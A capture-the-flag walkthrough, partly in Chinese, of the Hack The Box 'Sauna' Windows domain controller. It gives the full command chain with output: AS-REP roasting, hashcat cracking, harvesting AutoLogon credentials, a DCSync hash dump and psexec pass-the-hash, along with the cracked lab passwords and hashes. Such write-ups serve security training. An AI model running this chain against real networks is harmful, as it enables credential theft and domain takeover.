HTB-Sauna
| OS | Difficulty |
|---|---|
| Windows | Easy |
Nmap Scan
$ nmap 10.10.10.175 -sC -sV -p- -T4 --min-rate 1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-22 15:19 CST
Nmap scan report for 10.10.10.175
Host is up (0.11s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-22 14:03:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-22T14:04:50
|_  start_date: N/A
|_clock-skew: 6h41m33s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 278.88 seconds
信息收集
访问80端口发现一个网站,在/about 上可以看到一些用户名

收集页面上的用户名
Fergus Smith
Shaun Coins
Hugo Bear
Bowie Taylor
Sophie Driver
Steven Kerb
根据用户名重新生成用户名组合
$ ./username-anarchy --input-file user.txt --select-format first,flast,first.last firstl > username.txt firstl
fergus
fergus.smith
fsmith
shaun
shaun.coins
scoins
hugo
hugo.bear
hbear
bowie
bowie.taylor
btaylor
sophie
sophie.driver
sdriver
steven
steven.kerb
skerbAS-REP Roasting
使用 impacket-GetNPUsers
$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -dc-ip 10.10.10.175 -usersfile username.txt -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:139d477d158ddd194616ff3f5568be1a$30b7b9edf20400313d31252b04ee37223a106f79c2d7432fe6f0bf421560f31c7fc566ae368e479428ae09f12a5f86926427ac033248ff05f0ef514574ebd4721f533c79add45bd1b010903e58fb3aeca94f58333811b69ef70346ad227828e5fa36a7d54f4534c51830e7746b5ae87c75dc5c9c4813161eda621fec33235f4872488395fb674c0a154d4fe83892cb301bbaefcef1c3c4ff287e2a4f7903807d08694adcf89d7eb820afaf3ab45440ff68b1bb99385cc8ded853bce4908e7b1e1d669d9f82aca5020be559f060559e78828f3f33c48a4051aef7b8316caa375498b544290d032baf45db2d62e0779ee44f9fb0589ec46f44418ecc0399b16703
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
<...>
使用hashcat 破解
$ hashcat -a 0 -m 18200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<...>
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 52 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:139d477d158ddd194616ff3f5568be1a$30b7b9edf20400313d31252b04ee37223a106f79c2d7432fe6f0bf421560f31c7fc566ae368e479428ae09f12a5f86926427ac033248ff05f0ef514574ebd4721f533c79add45bd1b010903e58fb3aeca94f58333811b69ef70346ad227828e5fa36a7d54f4534c51830e7746b5ae87c75dc5c9c4813161eda621fec33235f4872488395fb674c0a154d4fe83892cb301bbaefcef1c3c4ff287e2a4f7903807d08694adcf89d7eb820afaf3ab45440ff68b1bb99385cc8ded853bce4908e7b1e1d669d9f82aca5020be559f060559e78828f3f33c48a4051aef7b8316caa375498b544290d032baf45db2d62e0779ee44f9fb0589ec46f44418ecc0399b16703:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:139d477...b16703
Time.Started.....: Sat Mar 22 16:45:56 2025 (2 secs)
Time.Estimated...: Sat Mar 22 16:45:58 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  7849.5 kH/s (9.73ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10616832/14344385 (74.01%)
Rejected.........: 0/10616832 (0.00%)
Restore.Point....: 10420224/14344385 (72.64%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: aaron822 -> Saboka54
Hardware.Mon.#1..: Temp: 44c Util: 50% Core:1771MHz Mem:3504MHz Bus:8

Started: Sat Mar 22 16:45:43 2025
Stopped: Sat Mar 22 16:45:59 2025
使用evil-winrm 登录目标
$ evil-winrm -i 10.10.10.175 -u fsmith  -p Thestrokes23

Evil-WinRM shell v3.7
<...>
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
*Evil-WinRM* PS C:\Users\FSmith\desktop> dir
    Directory: C:\Users\FSmith\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/22/2025   6:49 AM             34 user.txt
权限提升
上传winPEASany.exe并运行。可以找到凭证
*Evil-WinRM* PS C:\Users\FSmith\Documents> .\winPEASany.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
<...>
ÉÍÍÍÍÍÍÍÍÍ͹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!

ÉÍÍÍÍÍÍÍÍÍ͹ Password Policies
<...>
使用Bloodhound分析域信息
$ bloodhound-python   -u fsmith  -p Thestrokes23  -d EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175  -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (SAUNA.EGOTISTICAL-BANK.LOCAL:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Done in 00M 36S
INFO: Compressing output into 20250322171023_bloodhound.zip

DCsync attack
使用impacket-secretsdump 进行DCSync attack
$ impacket-secretsdump  'EGOTISTICAL-BANK/svc_loanmgr@10.10.10.175'  -just-dc-user Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
[*] Cleaning up...
使用impacket-psexec 登录目标,获得系统权限
$ impacket-psexec 'EGOTISTICAL-BANK/Administrator@10.10.10.175' -hashes 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file eVKpxetW.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service dRDK on 10.10.10.175.....
[*] Starting service dRDK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
| Flag | Path |
|---|---|
| Flag1 | C:\Users\FSmith\Desktop\user.txt |
| Flag2 | C:\Users\Administrator\Desktop\root.txt |